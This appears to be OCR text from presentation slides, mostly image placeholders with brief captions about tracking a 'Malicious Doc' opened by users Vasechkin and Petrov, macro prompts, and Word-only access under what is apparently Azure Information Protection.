
Allow Macros – need for AIP work. So you can't work without Allow Macros

Malicious Doc






Vasechkin & Malicious Doc




Vasechkin & Malicious Doc




User can open the document in Word only

Petrov & Malicious Doc





User can see real account email
But can’t open document


Petrov & Malicious Doc




Track Malicious Doc





